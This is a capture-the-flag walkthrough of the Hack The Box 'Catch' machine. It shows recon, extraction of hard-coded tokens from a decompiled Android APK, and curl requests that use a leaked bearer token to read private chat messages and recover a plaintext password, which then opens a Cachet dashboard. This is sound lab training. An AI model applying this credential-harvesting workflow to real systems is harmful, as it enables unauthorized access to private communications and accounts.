[HTB] Catch

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. 0xdf gitlab: `https://0xdf.gitlab.io/2022/07/23/htb-catch.html`
> 3. Catchet from laravel sqli: `https://www.leavesongs.com/PENETRATION/cachet-from-laravel-sqli-to-bug-bounty.html`
> 4. Pencer.io `https://pencer.io/ctf/ctf-htb-catch/`
> 5. Privacy search engine `https://metager.org`
> 6. Privacy search engine `https://ghosterysearch.com/`
> 7. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 8. `https://book.hacktricks.xyz/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Catch requires finding an API token in an Android application, and using that to leak credentials from a chat server. Those credentials provide access to multiple CVEs in a Cachet instance, providing several different paths to a shell. The intended and most interesting is to inject into a configuration file, setting my host as the redis server, and storing a malicious serialized PHP object in that server to get execution. To escalate to root, I'll abuse a command injection vulnerability in a Bash script that is checking APK files by giving an application a malicious name field. ~0xdf
```


Skill-set:

```
1. APK Analysis [apktool, d2-dex2jar]
2. JD-GUI - Code Inspection
3. Information Leakage - Visible Token Values
4. Cachet Framework Exploitation - SQLI
5. Lets Chat Exploitation - Abusing API (Reading Private Messages)
6. Cachet Framework Exploitation - Server Side Template Injection (SSTI) [RCE]
7. Abusing Cron Job [Privilege Escalation]
```

Basic Recon

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.129.159.99

2. ▷ whichsystem.py 10.129.159.99
[+]==> 10.129.159.99 (ttl -> 63): Linux
```



```
~/hax0r1if3/catch ▷ mini_port_scan.sh
Enter the IP Address of the server: : 10.129.159.99
[+] Port 22 - OPEN
[+] Port 80 - OPEN
[+] Port 3000 - OPEN
[+] Port 5000 - OPEN
[+] Port 8000 - OPEN
^C

[+] Exiting the port scanner...
```

Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan catch.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3.  ▷ echo $openportz
22,8080
3. ▷ sourcez
4.  ▷ echo $openportz
22,80,3000,5000,8000
5. ▷ portzscan $openportz catch.htb
6. ▷ bat catch/portzscan.nmap
7. ▷ qnmap.sh
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,3000,5000,8000 catch.htb
looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.4
Looking for Apache
Apache httpd 2.4.41

Listing all the ports
22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
80/tcp   open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open  http    syn-ack Golang net/http server
5000/tcp open  upnp?   syn-ack
8000/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
```


openssh (1:8.2p1-4ubuntu0.4) *Ubuntu Focal Fossa*

3. Discovery with *Ubuntu Launchpad*

```
1.  I think this is an Ubuntu Focal Fossa Server
```

4. Whatweb

```
1. ▷ whatweb http://10.129.159.99
http://10.129.159.99 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.129.159.99], Script,
Title[Catch Global Systems]

2. We also have a site running on port 3000,5000, and 8000

3. ▷ whatweb http://10.129.159.99:3000
http://10.129.159.99:3000 [200 OK] Cookies[_csrf,i_like_gitea,macaron_flash], Country[RESERVED][ZZ], HTML5, HttpOnly[_csrf,i_like_gitea,macaron_flash],
IP[10.129.159.99], Meta-Author[Gitea - Git with a cup of tea], Open-Graph-Protocol[website], PoweredBy[Gitea], Script, Title[Catch Repositories], X-Frame-
Options[SAMEORIGIN], X-UA-Compatible[ie=edge]

4. whatweb http://10.129.159.99:5000
http://10.129.159.99:5000 [302 Found] Content-Security-Policy, Cookies[connect.sid], Country[RESERVED][ZZ], HttpOnly[connect.sid], IP[10.129.159.99],
RedirectLocation[/login], UncommonHeaders[x-download-options,x-content-type-options,content-security-policy,x-content-security-policy,x-webkit-csp], X-
Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=Edge,chrome=1], X-XSS-Protection[1; mode=block]
http://10.129.159.99:5000/login [200 OK] Content-Security-Policy, Cookies[connect.sid], Country[RESERVED][ZZ], HTML5, HttpOnly[connect.sid],
IP[10.129.159.99], PasswordField[password], Script, Title[Login &middot; Lets Chat], UncommonHeaders[x-download-options,x-content-type-options,content-
security-policy,x-content-security-policy,x-webkit-csp], X-Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=Edge,chrome=1], X-XSS-Protection[1; mode=block]

5. ▷ whatweb http://10.129.159.99:8000
http://10.129.159.99:8000 [200 OK] Apache[2.4.29], Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.29 (Ubuntu)], HttpOnly[laravel_session], IP[10.129.159.99], Laravel, Open-Graph-Protocol[website], Script[text/javascript], Title[Catch Global
Systems], X-UA-Compatible[IE=edge]
```



Finally, most awaiting services ever are launched!

Exciting services ever launched

We're now providing mobile version of our status site.

The future enhancements includes Lets-chat/Gitea integration

I check out the main page and click the download now

```
1. It is an android apk. I download it.
2. Apktool will do its best to rip apart the resources and manifest for easy inspection. A tool for reverse engineering Android apk files.
```

ApkTool

6. **Install apktool in BlackArch**

```
1. ▷ pacman -Ss apktool
blackarch/android-apktool 2.7.0-1 (blackarch blackarch-reversing blackarch-disassembler) [installed]
    A tool for reverse engineering Android apk files.
2. sudo pacman -s android-apktool
3. Usage: apktool d [apk package]
4. ▷ apktool d catchv1.0.apk
I: Using Apktool 2.7.0-dirty on catchv1.0.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/h@x0r/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
5. You can also list the contents with 7z and you can unzip with zip.
6. ▷ 7z l catchv1.0.apk
714 files
7. ▷ unzip catchv1.0.apk
8. But we are not going to unzip it because there are so many files.
```

Enumerating apk file

7. **Enum apk**

```
1. There is a file called strings.xml located in `res/values/strings.xml` that can sometimes have credentials.
2. ▷ cat res/values/strings.xml | grep --color "token"
    <string name="gitea_token">b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0</string>
    <string name="lets_chat_token">NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==</string>
    <string name="slack_token">xoxp-23984754863-2348975623103</string
3. There seems to a chat token.
4. I also find it using the find command, and searching through the entire directory.
5. ~/hackthebox/catch/catchv1.0 ▷ find . -name \*.xml\* 2>/dev/null | xargs grep -iE --color "pass|user|secret|admin|token"
6. I send tokens to a file called tokens
7. ▷ cat res/values/strings.xml | grep token | sed 's/^ *//' > ../tokens
8. ▷ grep -ir --color "catch.htb"
smali/com/example/acatch/MainActivity.smali:    const-string v0, "https://status.catch.htb/"
```

jd-gui

8. **I search for `jd-gui`**

```
1. This comes up.
2.
Java Decompiler
JD-Core is a library that reconstructs Java source code from one or more “.class” files. JD-Core may be used to recover lost source code and explore the
source of Java runtime libraries. New features of Java 5, such as annotations, generics or type “enum”, are supported. JD-GUI and ...
http://java-decompiler.github.io

3. I think we are looking for this one though.

4. https://github.com/java-decompiler/jd-gui/

5. Click releases and download the deb file if you are debian. `jd-gui-1.6.6.deb`

6. On blackarch just do `sudo pacman -S jd-gui`

7. blackarch/jd-gui 1.6.6-2 [2.78 MiB 3.09 MiB] [Installed] (blackarch blackarch-decompiler blackarch-reversing)
    A standalone graphical utility that displays Java source codes of .class files.

8. First you are going to create a jar file with `d2j-dex2jar` then you are going to decompile using `jd-gui`
```


Now install `d2j-dex2jar`

9. **Next**

```
1. To install in blackarch is simple
2. On debian the file is called `d2j-dex2jar` on blackarch it is just called dex2jar.
3. ▷ paru -Ss dex2jar
blackarch/dex2jar 2.1-2 [4.76 MiB 5.79 MiB] (blackarch blackarch-hardware blackarch-reversing)
    A tool for converting Android's .dex format to Java's .class format
4. sudo pacman -S dex2jar
5. Now you should have the `d2j-dex2jar` app
6. ▷ d2j-dex2jar
d2j-dex2jar -- convert dex to jar
usage: d2j-dex2jar [options] <file0> [file1 ... fileN]
options:
```


jd-gui & dex2jar usage

10. **Create the jar file for decompiling in `jd-gui`**


Java Decompiler
File Edit Navigation Search Help
Open
Look In: catch
catchv1.0
catchv1.0-dex2jar.jar
File Name:
Files of Type: All files (*.aar, *.class, *.ear, *.jar, *.java, *.jmod, *.kar, *.log, *.war, *.zip)
Open
Cancel

```
1. ▷ d2j-dex2jar catchv1.0.apk
dex2jar catchv1.0.apk -> ./catchv1.0-dex2jar.jar
2. ▷ ls -l | grep jar
.rw-r--r--  3,8M h@x0r h@x0r 16 jun 02:09  catchv1.0-dex2jar.jar
3. If you are on Debian you would run jd-gui as `java -jar jd-gui-1.6.6-min.jar`, or java -jar and whatever the name of the github jd-gui you are using.
4. In blackarch so that is not necessary. Once you installed jd-gui, see above, run it like any other package.
5. ▷ jd-gui
6. Do you see why I like blackarch so much more? It is superior in many aspects. It just takes time getting used to it.
7. Now I do not want it to take up the terminal while it is running so I will send it to disown.
8. That will free up the terminal.
9. ▷ jd-gui &> /dev/null & disown
10. Click open file and select the jar file we created using `d2j-dex2jar`.
```

Lets chat




Enumerating lets chat framework

11. **There is this chat I get redirected to.**

```
1. If you visit `http://catch.htb/8000` then scroll down and click subscribe it takes you to a login as well.
3. Now lets visit port 5000.
4. http://catch.htb:5000/login <<< Virtual Hosting redirects you to a login
5. If I scroll down here there is a `Fork me on GitHub` link in the lower right. Click on it and it will take you to a `lets chat` framework github page.
6. https://github.com/sdelements/lets-chat
7. Enumerate this framework on github
8. Scroll down on the let-chat github page
9. Documentation
Lets Chat documentation is hosted in the wiki. If there is an inaccuracy in the documentation, please open a new issue.
10. Click on the `wiki`
11. That will take you here `https://github.com/sdelements/lets-chat/wiki`
12. Click on `API` >>> then `get /rooms`
13. https://github.com/sdelements/lets-chat/wiki/API%3A-Rooms#get-rooms
```

Curl enumerating files




```
▷ curl -s -X GET "http://10.129.159.99:5000/rooms/61b86b28d984e2451036eb17/me
ssages" -H "Authorization: Bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZj
hiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" | jq | sed 's/\"//g' | t
r -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
id: 61b8732cfe190b466d476c02
text: ah sure!
posted: 2021-12-14T10:34:20.749Z
owner: 61b86dbdfe190b466d476bf0
room: 61b86b28d984e2451036eb17
id: 61b8731ffe190b466d476c01
text: You should actually include this task to your list as well as a part of qu
arterly audit
posted: 2021-12-14T10:34:07.449Z
owner: 61b86aead984e2451036eb16
room: 61b86b28d984e2451036eb17
id: 61b872b9fe190b466d476c00
text: Also make sure we've our systems applications and databases up-to-date.
posted: 2021-12-14T10:32:25.514Z
owner: 61b86dbdfe190b466d476bf0
room: 61b86b28d984e2451036eb17
id: 61b87282fe190b466d476bff
```

I use curl to enumerate the rooms uri path.

```
I curl to see if this box has the same uri path as in the github framework.
▷ curl -s -X GET "http://10.129.159.99:5000/rooms" ; echo
Unauthorized
 I get back unauthorized.
▷ curl -s -X GET "http://10.129.159.99:5000/rooms" -H "Authorization: Bearer
NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ=="
I get the `Bearer token` from earlier when we enumerated the apk file.
If we pass one of the ids and add it to our curl bearer token request and run it
 ▷ curl -s -X GET "http://10.129.159.99:5000/rooms/61b86b28d984e2451036eb17" -H "Authorization: Bearer
NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" | jq | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | bat
We get back that specific id, but if we add messages like it is in the github framework example.
`https://github.com/sdelements/lets-chat/wiki/API%3A-Messages` see example below.
```


13. A simpler way to just get text back when using jquery instead of the fancy syntax json format is to use `'.[].text` flag instead of the long REGEX I am using.

- #pwn_tac_command_flip_output_upside_or_right_side_up



```
~/hax0r1if3/catch ▷ curl -s -X GET "http://10.129.159.99:5000/rooms/61b86b28d984e2451036eb17/messages"
zNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" | jq '.[].text'
"ah sure!"
"You should actually include this task to your list as well as a part of quarterly audit"
"Also make sure we've our systems, applications and databases up-to-date."
"Excellent! "
"Why not. We've this in our todo list for next quarter"
"@john is it possible to add SSL to our status domain to make sure everything is secure ? "
"Here are the credentials `john :  E}V!mywu_69T4C}W`"
"Sure one sec."
"Can you create an account for me ? "
"Hey Team! I'll be handling the `status.catch.htb` from now on. Lemme know if you need anything from me
```

```
▷ curl -s -X GET "http://10.129.159.99:5000/rooms/61b86b28d984e2451036eb17/messages" -H "Authorization: Bearer
NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" | jq '.[].text'
The text is not in linear order you can fix that with `tac` flag
▷ curl -s -X GET "http://10.129.159.99:5000/rooms/61b86b28d984e2451036eb17/messages" -H "Authorization: Bearer
NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" | jq | sed 's/\"//g' | tr -d '[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | grep text | tac | bat -l QML
```

> NOTE: You need to be careful with the `tr, sed, and cut` command if you are greping for passwords. I deleted `{` in the password and then realized later what I had done.
>
> 

```
~/hax0r1if3/catch ▷ curl -s -X GET "http://10.129.159.99:5000/rooms/61b86b28d984e2451036eb17/messages"
zNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" | jq | sed 's/\"//g' | tr -d '[],' | sed '/^[[:space:]]*
text: Hey Team! I'll be handling the `status.catch.htb` from now on. Lemme know if you need anything fr
text: Can you create an account for me ?
text: Sure one sec.
text: Here are the credentials `john : E}V!mywu_69T4C}W`
text: @john is it possible to add SSL to our status domain to make sure everything is secure ?
text: Why not. We've this in our todo list for next quarter
text: Excellent!
text: Also make sure we've our systems applications and databases up-to-date.
text: You should actually include this task to your list as well as a part of quarterly audit
text: ah sure!
```

Credentials found

14. But i like rendering the output my way because of the coloring. Which is over the top but it makes looking at the terminal all day less boring for me. If you are really into asthetics check out `https://www.reddit.com/r/unixporn/` some cool stuff like this below. Ok, back to the hacking

catch.

```
I apologize, I like terminal asthetics a little too much. I am thinking of ricing my desktop but I do not have time for that right now. Moving on.
If you have not already noticed there is a credential.
text: @john is it possible to add SSL to our status domain to make sure everything is secure ?
text: Here are the credentials `john : E}V!mywu_69T4C}W`
I paste the creds into creds.txt
```

Trying credentials

15. **There are several login pages.**

```
First I try to login as ssh. That fails.
I try port 5000. It says woops. So fail.
I try port 8000.
`john : E}V!mywu_69T4C}W`
http://catch.htb:8000/auth/login
SUCCESS
I am able to access the dashboard.
http://catch.htb:8000/dashboard
```

